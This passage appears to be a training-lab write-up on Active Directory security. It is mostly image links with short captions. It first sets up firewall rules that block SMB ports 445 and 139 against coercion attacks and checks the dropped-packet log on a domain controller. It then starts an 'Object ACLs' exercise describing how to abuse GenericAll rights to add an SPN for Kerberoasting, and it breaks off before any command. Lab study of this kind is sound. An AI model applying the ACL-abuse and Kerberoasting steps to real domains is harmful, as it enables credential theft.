
-> We make sure that ports are blocked:




-> Apply to ports 445 and 139 following best practices against coercing attacks:




-> We block the connections




-> We also apply to all domain, private and public IP




-> We name it the anti-coercing rules:




-> Lastly we see the rule is now create:




-> Now we go to firewall properties and ensure that dropped packets are captured:




-> We customize for logging:



-> Ensure that dropped packets are logged:




-> Lastly, ensure that firewall is on:



-> Now, we repeat the whole attack chain.

-> After that, we login to DC1 and check the logs:

```
runas /user:eagle\htb-student PowerShell

New-PSSession DC1
Enter-PSSession DC1
type C:\Windows\System32\LogFiles\Firewall\pfirewall.log | findstr DROP
```



-> And we see that packets are dropped.

Object ACLs

Questions

- Repeat the example in the section and type DONE as the answer when you are finished
  -> Following the section, we see that Bob has generic all control over 2 objects, user ANNI and SERVER01 computer.
  -> Hence, we can abuse it as follows

-> We create an SPN for ANNI in attempt for Kerberoasting:

```
